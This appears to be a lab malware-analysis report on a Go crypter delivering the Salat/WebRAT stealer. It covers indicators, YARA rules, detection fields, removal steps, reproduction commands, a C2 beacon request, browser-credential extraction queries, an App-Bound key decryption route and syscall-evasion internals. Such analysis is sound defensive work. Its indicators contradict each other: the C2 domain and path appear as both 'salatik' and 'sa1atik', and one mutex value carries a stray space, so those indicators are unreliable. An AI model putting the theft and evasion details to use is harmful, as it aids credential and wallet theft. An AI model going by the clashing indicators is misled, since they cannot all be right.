- **Beacon path** (proxy): GET to `/salat/` with an `application/octet-stream` body.
- **Unbacked code** (memory, EDR): a roughly 12 MB unbacked executable region with a zeroed first page, or the mutex `Global\WEBR_V4CTHH83SX7G`.

Response (priority order; full checklist in Appendix D.10)

1. **Segregate** the host from the network, keeping it powered on.
2. **Preserve memory** first; stage 2 exists only in memory.
3. **Collect** the install folder, Run value, Sysmon/EDR data and browser profiles.
4. **Remove** the `%APPDATA%\<random>\` process, its HKCU Run value, the folder and any user-profile scheduled task; reboot and confirm none return.
5. **Rotate from a clean device:** saved passwords, web sessions, Google tokens, Discord, Steam and Telegram; move wallet funds to a new seed phrase.
6. **Treat the host as remotely controlled** for its exposure window; reimaging is the safest end state.

11. Assessment, confidence and open questions

Family and attribution. Stage 2 is Salat/WebRAT with high confidence: Go module `salat`, mutex prefix `WEBR_`, C2 path `/salat/` and TON names containing `webrat`. It is byte-identical to the stage 2 recovered from a different loader on 2026-11-05 A5 · A16. This matches public reporting on Salat/WebRAT as a Go RAT and stealer sold as a service (context, not a finding). The loader is an unattributed Go crypter (packages `stealth`, `runpe`, `uac`, an indirect-syscall library) and differs from the 2026-11-05 crypter. No operator attribution is possible; persona names are lab data.

DIAMOND	SUPPORTED CONTENT
Adversary	Salat/WebRAT operator or customer (unknown)
Capability	Go crypter with indirect syscalls and reflective loading; Salat stealer and RAT
Infrastructure	`salatik[.]cn`; TON names `webratxaye1.ton`, `remoteadministratortool.ton`
Victim	Windows users with saved browser credentials and crypto wallets

Confidence and gaps. Without a live C2, tasking, packaging and the exfiltration format are unobserved; the UAC branch and hidden window are code-derived; the earlier analysis's extra fallback domains were not re-derived here.

Open questions and next steps.

- Re-derive the full stage-2 C2 list and record it as an A-finding.
- Build a Salat C2 emulator for `/salat/` to observe tasking, theft and exfiltration against canaries.
- Re-run at Medium integrity to observe the runas loop.
- Check for scheduled-task install after a successful C2 handshake.

Indicators of compromise

TYPE	VALUE	ROLE	OBSERVED OR STATIC	EVIDENCE	ACTIONABILITY	FALSE-POSITIVE NOTES
SHA-256	4aa1807186f4189823a10f82e55305dba8c80cd64debccc808dc3f28ac4dd6c5	Loader (djoin.exe look-alike)	Observed	E0000006	Block, hunt	None
SHA-256	1190036441effd06859de0fbc5ef34ae3a9ab13307136535881d63fd57441d22	Salat/WebRAT stage 2 (decrypted, never on disk)	Static	A5	Hunt (memory, sandbox)	None
SHA-256	8f85a2c896a920cc064e98606267b1cc0dadd0b401d6869064ca41224f1dc47f	CAPE memory dump of mapped stage 2 (header wiped)	Observed	E0000562	Context only	Dump-specific
SHA-256	31c3bece47830bd9b00687995d480481fca34ec955a5fc5f4d828bd0378827f9	CAPE process dump of the loader	Observed	A13	Context only	Dump-specific
Imphash	1aae8bf580c846f39c71c05898e57e88	Loader	Static	E0000010	Hunt	Shared by many Go 386 binaries
Domain	sa1atik[.]cn	Salat C2	Observed	E0273675	Block	None known
URL	hxxps://sa1atik[.]cn/sa1at/	Salat beacon	Observed	E0272840	Block	None known
TON name	webratxaye1.ton	C2 dead drop (wallet record)	Observed	E0272850	Hunt	None
TON name	remoteadministratortool.ton	C2 dead drop	Observed	E0272845	Hunt	None
Domain	tonapi[.]io	Legitimate TON API used for C2 resolution	Observed	E0273676	Hunt (process context)	Legitimate wallet apps
Domain	ton.access.orbs[.]network	Legitimate TON gateway used for C2 resolution	Observed	E0273679	Hunt (process context)	Legitimate wallet apps
Domain	dns[.]google, cloudflare-dns[.]com, 1.1.1.1	DoH resolvers	Observed	E0273665 · E0273667	Context only	Widely used by browsers

TYPE	VALUE	ROLE	OBSERVED OR STATIC	EVIDENCE	ACTIONABILITY	FALSE-POSITIVE NOTES
Mutex	`Global\WEBR_V4C THH83SX7G`	Salat instance lock	Observed	E0010558	Hunt	None
Registry	`HKCU\Software\Microsoft\Windows\CurrentVersion\Run\<random 5-10 [a-z0-9]>`	Persistence	Observed	E0273659	Hunt	Pattern, not a fixed value
File path	`%APPDATA%\<random 8-16 [a-z0-9]>\<random 5-10 [a-z0-9]>.exe`	Installed copy	Observed	E0273658	Hunt	Pattern, not a fixed value
String	`User-Agent Go-http-client/1.1 with GET body to /sa1at/`	Beacon shape	Observed	E0272840	Hunt	Go UA alone is common

Appendix B: YARA rules

Experimental rules; each matched its positive artifact and none of the benign or other test files (see A13).

```
rule SF_GoCrypter_djoin_Masquerade_Loader
{
    meta:
        description = "Experimental: garbled Go/386 loader with API-hash library (seed
0x1234567, mult 0xC63D) and Windows-binary version info"
        sha256 = "4aa1807186f4189823a10f82e55305dba8c80cd64debccc808dc3f28ac4dd6c5"
        evidence = "E0000022 E0000575 A1 A3"
    strings:
        $go = "Go build ID: " ascii
        $seed = { 67 45 23 01 3D C6 00 00 0D 00 00 00 }
        $h_k32 = { CF 9E DC E5 }
        $h_ntdll = { 4D CE 17 05 }
        $h_rcut = { B4 2F 1F AA }
        $h_shexec = { 28 CD 80 DE }
    condition:
        uint16(0) == 0x5A4D and $go and $seed and 3 of ($h_*)
}

rule SF_Salat_WebRAT_Go_Stage2
{
    meta:
        description = "Experimental: Salat/WebRAT Go stealer-RAT (module salat); matches the
decrypted file and header-wiped memory dumps"
        sha256 = "1190036441effd06859de0fbc5ef34ae3a9ab13307136535881d63fd57441d22"
        evidence = "E0000562 A5"
    strings:
        $m1 = "salat/funcs.go" ascii
        $m2 = "salat/task.go" ascii
        $f1 = "main.tonResolve" ascii
        $f2 = "main.GetAppBoundKey" ascii
        $f3 = "main.getGeckoLogins" ascii
        $f4 = "main.startKeylogger" ascii
    condition:
        all of ($m*) and 3 of ($f*)
}
```

Appendix D: Technical deep dive

Appendix D.1 Binary layout

Section layout (image base 0x400000):

SECTION	VA	VIRTUAL SIZE	ENTROPY	NOTES
`.text`	0x401000	0x1026ae	6.21	
`.rdata`	0x504000	0x1104b4	5.64	
`.data`	0x615000	0x5044dc	8.00	Encrypted stage 2
`.idata`				kernel32 only, 44 imports
`.symtab`		4 bytes		
`.rsrc`				`djoin.exe` version info

The overlay is 16,824 bytes at file offset 0x700e00: the transplanted PKCS#7 signature `E0000027`. pclntab (Go 1.20+ magic `F1 FF FF FF 00 00 01 04`) sits at file offset 0x1654c0 (VA 0x5668c0). It describes 2,859 functions, 156 of them custom.

The payload slice header at VA 0xaef3a8 holds ptr 0x61e3c0, len 0x4d0b6a and cap 0x4d0b6a. The global at 0x6151c8 holds 0xbfd800, the inflated size, and 0x6151cc holds 0x6a8b10f1, the timestomp value.

Appendix D.2 Literal decoding

garble scheme 1 computes `out[i] = (in[i] ^ x) * inv(k) mod 256`. The code builds `inv(k)` with three Newton steps, `c = c * (2 - c * k)`, starting from `c = k`. Scheme 2 (in `crypt.go` and `nt.go`) computes `out[i] = swap_nibbles(in[i]) ^ (C >> 8*(i%3))`. Scheme 3 (`runpe.go`) is a chained XOR, `out[i] = prev ^ in[i] ^ K` with `prev` the previous encoded byte.

Recovered literals include:

- The RC4 key and the mode strings `go`, `native` and `pe`.
- `AppData`, `LocalAppData`, `.exe` and `AppWnd`.
- `runas`, `ExitProcess` and `ExitThread`.
- Error texts such as "payload is not a PE file", "malformed base relocation block", "install: cannot write the Run value", "timed out waiting for the payload thread" and "crypt: bad key".

Appendix D.3 Opaque predicates

`main.init` derives booleans from bits of `len(os.Args)` (global 0xaf3f04, written by `os.init.0`).

- The install gate is set to true in the else-branch of `if ((f&0x80)!=0 && (f&0x80)==0) || (... (f&0x40)!=0 && (f&0x40)==0)`. That condition is always false, so install always runs.
- The early-exit gate `DAT_00b13604` is assigned 0.
- The `stealth` sub-package exit pair is `(f&0x20)==0` and `(f&0x20)!=0`, which can never both hold.

Appendix D.4 API hash table

```
h = 0x1234567; for each byte c of name: if 'A'<=c<='Z': c+=0x20; h = rotl32(h*0xC63D + c, 13)
kernel32.dll 0xe5dc9ecf  ntdll.dll 0x0517ce4d  user32.dll 0x3391ad4d  shell32.dll 0xaeef1463
advapi32.dll 0xdafdd2bb
CreateFileW 0x2de73a5d  SetFileTime 0x8899b285  CloseHandle 0x6802ce2b  GetThreadContext
0xe9d6376d
```

```
IsDebuggerPresent 0xa34ac99d  WaitForSingleObject 0x0a62f7eb  TlsAlloc 0xac8b800e
TlsSetValue 0xb7416265
RtlCreateUserThread 0xaa1f2fb4  IsUserAnAdmin 0x21858a13  ShellExecuteW 0xde80cd28
GetModuleHandleW 0x04eeecf2
RegisterClassExW 0x246ad0c2  CreateWindowExW 0xfdeb5e9c  ShowWindow 0x9cc0e8c2  PeekMessageW
0x821ec18f
TranslateMessage 0x2d9fb012  DispatchMessageW 0x155c567d  DefWindowProcW 0x2bffb081  Sleep
0x5cbb1195
GetForegroundWindow 0x287da537  GetActiveWindow 0x1908c299  GetDesktopWindow 0x5a36a1c0
RegOpenKeyExW 0x9062873f  RegQueryValueExW 0xa52a3cd9  RegSetValueExW 0x988ee34e  RegCloseKey
0xf8a8acf4
NtAllocateVirtualMemory 0x4fc0dafa  NtProtectVirtualMemory 0xb0f1df65
NtQueryInformationProcess 0x18634945
NtSetInformationThread 0xd9c01800
```

NT hashes are stored as `(mem[X] + c) ^ k` and decoded in the package `init`. The library table holds 55 NT functions; four are referenced.

Appendix D.5 Syscall stubs

`GetTrampoline` scans 0x40 bytes of the target ntdll stub for `FF D2` (`call edx`, used when `fs:[0xC0]` is set under WoW64) or `0F 34` (`sysenter`). `do_syscall_indirect` copies the arguments, loads EAX with the SSN and calls the gadget. `do_syscall` is the direct fallback, through `fs:[0xC0]` or `int 0x2e`.

The SSN table is built by enumerating ntdll exports that start with `Nt` (excluding `Ntdll*`), hashing their names and sorting them by address. Each stub's position in that order is its SSN.

Appendix D.6 Mapper sequence

`KDkCQRp2ZAJci` performs the mapping in this order:

1. `pe.NewFile`.
2. Allocate (indirect syscall, PAGE_READWRITE).
3. Copy headers and sections.
4. Apply relocations.
5. Resolve imports, with the ExitProcess to ExitThread patch.
6. TLS index setup.
7. `memclr(image_base, min(SizeOfHeaders, ...))` and `memclr(plaintext)`.
8. Header page set to PAGE_READONLY.
9. Section protections.
10. TLS callbacks.
11. `RtlCreateUserThread(entry)`.
12. `WaitForSingleObject` with a timeout.

Appendix D.7 Beacon samples

```
GET /sa1at/ HTTP/1.1
Host: sa1atik.cn
User-Agent: Go-http-client/1.1
Content-Type: application/octet-stream
Content-Length: 88
<88 bytes, entropy 6.09, encrypted>

POST /route/1/mainnet/toncenter-api-v2/runGetMethod  (ton.access.orbs.network)
```

```
address: Ef_lZ1T4NCb2mwkme9h2rJfESCE0W34ma9lWp7-_uY3zXDvq (TON root DNS)
method: dnsresolve
stack: tvm.Slice "ton\0webratxaye1\0", num sha256("wallet")
```

Appendix D.8 Theft internals

Plaintext artefacts in the decrypted stage 2 A17:

```
Chromium   Local State: json "encrypted_key" (DPAPI) and "app_bound_encrypted_key"
           App-Bound key: impersonate SYSTEM (lsass.exe token, WTSQueryUserToken) -> COM
IElevator /
           IElevatorEdge / IElevatorBrave DecryptData -> AES-256-GCM
           Login Data, Cookies, Web Data:
             SELECT name,value FROM autofill WHERE value NOT NULL
             SELECT service,encrypted_token FROM token_service
Yandex     SELECT value FROM meta WHERE key = 'local_encryptor_data'
Gecko      key4.db: SELECT item1, item2 FROM metaData WHERE id = 'password'
                    SELECT a11, a102 from nssPrivate   (NSS PBE: 3DES or AES-128-CBC)
           cookies: SELECT name, value, host, path, expiry FROM moz_cookies
           forks:   Pale Moon, SeaMonkey, IceDragon
Unlocking  RmGetList (Restart Manager) -> duplicate handle (NtQuerySystemHandles) or
"taskkill /F /PID <pid>"
Wallets    45 extension IDs; desktop: Exodus, Electrum, Atomic, Ethereum\keystore
Other      Telegram tdata ("detected store tg"), Discord, Steam (SteamPath, loginusers.vdf)
Packaging  "zipping", "Browsers\Cookies_", header lines "PC Name: ", "Password:"; "LOG SENT!"
after upload
```

Each routine was identified from strings and function names. They were not executed in the lab, because theft is a C2 task.

Appendix D.9 Detection field reference

BEHAVIOUR	LOG SOURCE AND EVENT	FIELDS AND VALUES
Install copy	Sysmon EID 11	`Image` in `%TEMP%` or a download folder; `TargetFilename` matches `%APPDATA%\[a-z0-9]{8,16}\[a-z0-9]{5,10}.exe`
Run value	Sysmon EID 13	`TargetObject` ends `\CurrentVersion\Run\<name>`; `Details` ends `\<name>.exe`
Relaunch	Sysmon EID 1	`ParentImage` is the first copy; `Image` is the `%APPDATA%` copy; `CommandLine` is only the path; `OriginalFileName` is `djoin.exe`
Unsigned image	Sysmon EID 7	`ImageLoaded` equals `Image`, `Signed` false, file version claims Microsoft
Timestomp	Sysmon EID 2	`TargetFilename` is the copy; `CreationUtcTime` 2026-08-23 15:25:37
C2 and resolver	Sysmon EID 22 and 3; proxy	`QueryName` in `sa1atik.cn`, `tonapi.io`, `ton.access.orbs.network`, `dns.google`, `cloudflare-dns.com`; destination port 443; URL path `/sa1at/`
Credential access	Sysmon EID 10; Security 4663	`TargetImage` `lsass.exe` or a browser from the `%APPDATA%` copy; object names `Login Data`, `Cookies`, `key4.db`
Browser kill	Sysmon EID 1	`taskkill.exe` with `/F /PID` whose parent is the `%APPDATA%` copy

Appendix D.10 Removal checklist

1. Segregate the host from the network and capture memory with a trusted tool before stopping anything.
2. Identify the process: an executable under `%APPDATA%` or `%LOCALAPPDATA%` in a random folder, with version info claiming `djoin.exe`, holding mutex `Global\WEBR_V4CTHH83SX7G`.
3. Read the Run values under `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` and note any whose data points to that folder.
4. Terminate the process, then delete that Run value and the whole random folder, including any GUID-named marker file.
5. List scheduled tasks and remove any whose action points to an executable in a user-profile folder created by the same process.
6. Search all user profiles for other copies (same file size 7,360,440 bytes, or the loader YARA rule in Appendix B).
7. Reboot and confirm that the process, Run value, task and mutex do not return.
8. Rotate credentials, sessions and wallets as in section 10. Reimage if the host held sensitive access.

Appendix E: Reproduction

Appendix E.1 Environment

- **Config files:** `config.yaml` (SHA-256 526c01173316438a22634f6ccedd9c939f43abd0b492fd0e072203b92084bec8) and `config.local.yaml` (SHA-256 89c86488ba6f0846aff5b3cdbde723dcd866fd2bd5758d17a68492132d46be27).
- **Lab:** base `9bfe3b52d76be3ef`, CPU identity `default`, default monitor options, simulated internet with no family C2 emulator, CAPE timeout 300 s.
- **Host tools:** Go 1.22.2, Ghidra 12.2 headless, system Python 3.12 with Unicorn 2.0.1 and Capstone 4.0.2, yara-python 4.5.4 from the project venv.

Appendix E.2 Inputs

The input archive is `4aa1807186f4189823a10f82e55305dba8c80cd64debccc808dc3f28ac4dd6c5.zip` with password `infected`. Extract it with 7z into an empty directory. Evidence is in `<LAB>/evidence/3afe13e0816b4cd79e336a9021d06b31`, and the scripts are in its `analysis/20261108T040654_811939Z_c6fc606b/agent/` folder.

Appendix E.3 Dynamic run

```
.venv/bin/python main.py -c config.local.yaml --managed -f <extracted>/4aa18...6c5.exe
```

The host must have `/dev/kvm`; on this host KVM is blacklisted and was loaded with `sudo modprobe kvm_intel` for the run. A CAPE monitor start-up hang (0 API calls) means re-run. Random install names differ every run.

Appendix E.4 Analyst findings

All scripts are in `agent/`. Run Python with `-I`, and use the system interpreter (`/usr/bin/python3`) for Unicorn/Capstone scripts.

- **A1:** The signature is transplanted and invalid; the version info claims `djoin.exe`.
- Command: `python3 -I authenticode.py <sample>`
- Expected: computed `38d1908f1b403f39911d046045673934073952ff5b1930865efed3863e60e836`, signed `9d99c518cb51dc7cd24ab2cb5674dbdfa3675c6c24d8a14a71b5aa2839806a5c`. `strings -el` shows the VS_VERSION_INFO.
- Script SHA-256: bd8f460245a5eddf0a7d3d981ac52e0acd0989373a1e2ee363b17732f5e9be0f.
- **A2:** Go function table, module `ljdeqbsxxdp`, source file names; no geofencing code.
- Command: `cd pcln && go build -o pcln . && ./pcln <sample>`
- Expected: 2,859 functions, pclntab VA 0x5668c0, textStart 0x401000.
- main.go SHA-256: 94b08dfcb3286dda4aa637a74e9c0f9ce44037c0bac793550b3ce82f83321a9b.
- **A3:** Garble literals, including the RC4 key, mode strings, install strings and the timestomp value (0x6a8b10f1 = 2026-08-23 15:25:37 UTC).
- Commands: `/usr/bin/python3 -I garble_emu.py <sample> funcs.txt '^(main\.|ljdeqbsxxdp)'` and `garble_lit.py`.
- Expected: `97a0f8684065cabd5349004813d52df9`, `go`, `native`, `pe`.
- Script SHA-256: 75274a66b121f59fd4655dfd40a4c00b0bf1dd03a00957999fc9b57b49ed24ab (emu); 57b00fc09b2e996b553354590f620141c550682d753e3ae4c942d95331a20996 (lit).
- **A4:** Opaque predicates, install always on, early exit and anti-VM gate off, mode dispatcher.
- Method: Ghidra headless with `DecompList.java` (SHA-256 bfca589c12f2303874e6bff190d03b96cd0faec757f7cc32fcb8fb09970d75c6) over the A2 function list. Read

`main.init`, `main.main`, `main.dUSA4nFC0kH` and `dnjhhmwgnnb.init`.

- **A5:** Stage-2 decryption.
- Command: `python3 -I decrypt_stage2.py <sample> 97a0f8684065cabd5349004813d52df9 0x61e3c0 0x4d0b6a <outdir>`
- Expected: stage 2 of 12,572,672 bytes with SHA-256 1190036441effd06859de0fbc5ef34ae3a9ab13307136535881d63fd57441d22.
- Script SHA-256: dbb18596c8665dd876ee4a006e54bf9cca70f12368f4add3a6cecf8bc81286dd.
- **A6:** API hash algorithm and resolution; no AMSI/ETW hashes present.
- Commands: `python3 -I api_hash.py <sample> api_candidates.txt`, `/usr/bin/python3 -I hash_sites.py <sample> funcs.txt` and `python3 -I nt_hashes.py <sample> decomp.c`.
- Expected: the values in Appendix D.4.
- Script SHA-256: 9195466ecd655553ab4bc2214b67d24563dd21b21c5b60ffb99ade0fcd729603, 4ea163048a980ceabc9c854340f1f84366e3be1c3dc4a7f7a7f5175f9d5eaabc and eec52c61208eef9a15e6df6f8874af63a0710307f9a26ebc94f09bf488373251.
- **A7:** Indirect syscalls and SSN sorting.
- Command: `/usr/bin/python3 -I disas.py <sample> 0x4dffd0 0x30`, then the same for `0x4e0040 0x60`, plus Ghidra output for `gczlrbudnc.qP8mS58dL`.
- Script SHA-256: 7331aa013896b226c8c1e4340cc2e8cd16e6a6d486707d45a103c8e323145a17.
- **A8:** Anti-debug checks.
- Method: Ghidra output for `nzqpkchcur.*` (0x4eaab0 to 0x4eb140); NtQueryInformationProcess classes 7, 0x1e, 0x1f; CONTEXT flags 0x10010.
- **A9:** UAC, install, Run key and hidden-window logic.
- Method: Ghidra output for `gjyripynboym.*`, `ykxfneeuojjk.*` and `kprdhysas.*`, plus `disas.py` at 0x501410 and 0x4ea2f0.
- Expected: alphabet `abcdefghijklmnopqrstuvwxyz0123456789`, lengths `%9+8` and `%6+5`.
- **A10:** Reflective mapper order, ExitProcess patch, header and plaintext wipe.
- Command: `/usr/bin/python3 -I disas.py <sample> 0x4e5790 0x800`; see the calls at 0x4e5c92 and 0x4e5cac.
- **A11:** Stage-2 identity and capabilities.
- Commands: `go version -m <stage2>` (expected go1.24.0, module `salat`) and `pcln <stage2>`.
- Function names read: `main.Steal`, `GetAppBoundKey`, `getGeckoLogins`, `startKeylogger`, `tonResolve`, `getBC`, `newTask`, `selfDelete`.
- **A12:** TON DNS decoding.
- Command: `python3 -I ton_decode.py <RUN>/netsim/events.jsonl <RUN>/netsim/blobs`
- Expected: `webratxaye1.ton` 177 times with category `wallet`, and `remoteadministratortool.ton` 20 times.
- Script SHA-256: d5c5cfe16a1385d70d52e804e001cf8fad3f0b956f9dba3161c1079b2c8a959c.
- **A13:** YARA validation.
- Command: `.venv/bin/python -I yara_test.py yara_rules.yar <sample> <stage2> <analysis>/artifacts/*.bin <benign>`
- Expected: the loader rule matches the sample and dump 31c3bece; the stage-2 rule matches the stage 2 and dump 8f85a2c8. Nothing matches the RedLine, apex2 or c3026c37 samples, two benign Go Windows builds (`GOOS=windows go build` of `pcln`), `/usr/bin/ls` or `go`.
- Script SHA-256: d189344846e124e1019b0bae8a0bd9bebb7f333635b3d2b107419daa408f6802; rules SHA-256 86d01fca65e1b49807f5594fdbdf6be7c15607a551122c5ce83e19a1bb820654.
- **A14:** The stage-2 image is invisible to hooks; the entry thread is visible.
- Command: `python3 -I hook_visibility.py <RUN>/cape/analyses/1/reports/report.json <stage2> 4124 0x25140000`

- Expected: no hooked allocation or protection inside the image, thread start 0x251b9370, NtSetInformationThread and NtQueryInformationProcess not logged.
- Script SHA-256: 89c235c16fa6bc483cc198e587ac7dda1eb8d353b768358f6e915592183c8e37.
- **A15:** The in-memory header is wiped.
- Command: `python3 -I header_wipe_check.py <analysis>/artifacts/8f85a2c8...bin <stage2>`
- Expected: first page zero, no MZ, `.text` similarity about 0.97 (relocations).
- Script SHA-256: 8f0b20ae513ec1d5fcb8fca20e0ec6a01b1ec7b9d7de4ed17cbd6f34f958ff10.
- **A16:** Corroboration from the earlier StealerForge run `f38941350d1640fbb082208726ce27b3`, sample c3026c37… 75572, a different loader with the same stage-2 SHA-256.
- Method: review its `netsim/events.jsonl`.
- Expected: `GET sa1atik.cn/sa1at/` 22 times, `tonapi.io` `remoteadministratortool.ton` 22 times, orbs `runGetMethod` 195 times.
- **A17:** Stage-2 theft targets and mechanics.
- Command: `python3 -I stage2_theft_strings.py <stage2>`
- Expected: all 43 listed artefacts reported FOUND (SQL queries, IElevator, RmGetList, `taskkill /F /PID`, wallet and messaging names, packaging strings).
- Script SHA-256: e747c3fb03cc445183d312fbd50ee92add51e21023762edb92acecdd049f6dae.

Appendix E.5 Deviations

- **KVM:** the dynamic run needed KVM loaded manually, because it is blacklisted for VirtualBox/VMware.
- **Ghidra location:** Ghidra ran from a snap, so a copy of the sample was staged under the snap's home directory and removed afterwards.
- **Earlier C2 domains:** the earlier analysis's additional stage-2 fallback domains are not included as IOCs, because their decryption was not reproduced in this session.
- **Lab elevation:** the harness ran the sample elevated, so the UAC branch was not exercised.

Rendered from Threat_Intel_and_SOC_Rules.md, which remains the source of truth for ti2dac. StealerForge run 3afe13e0816b4cd79e336a9021d06b31.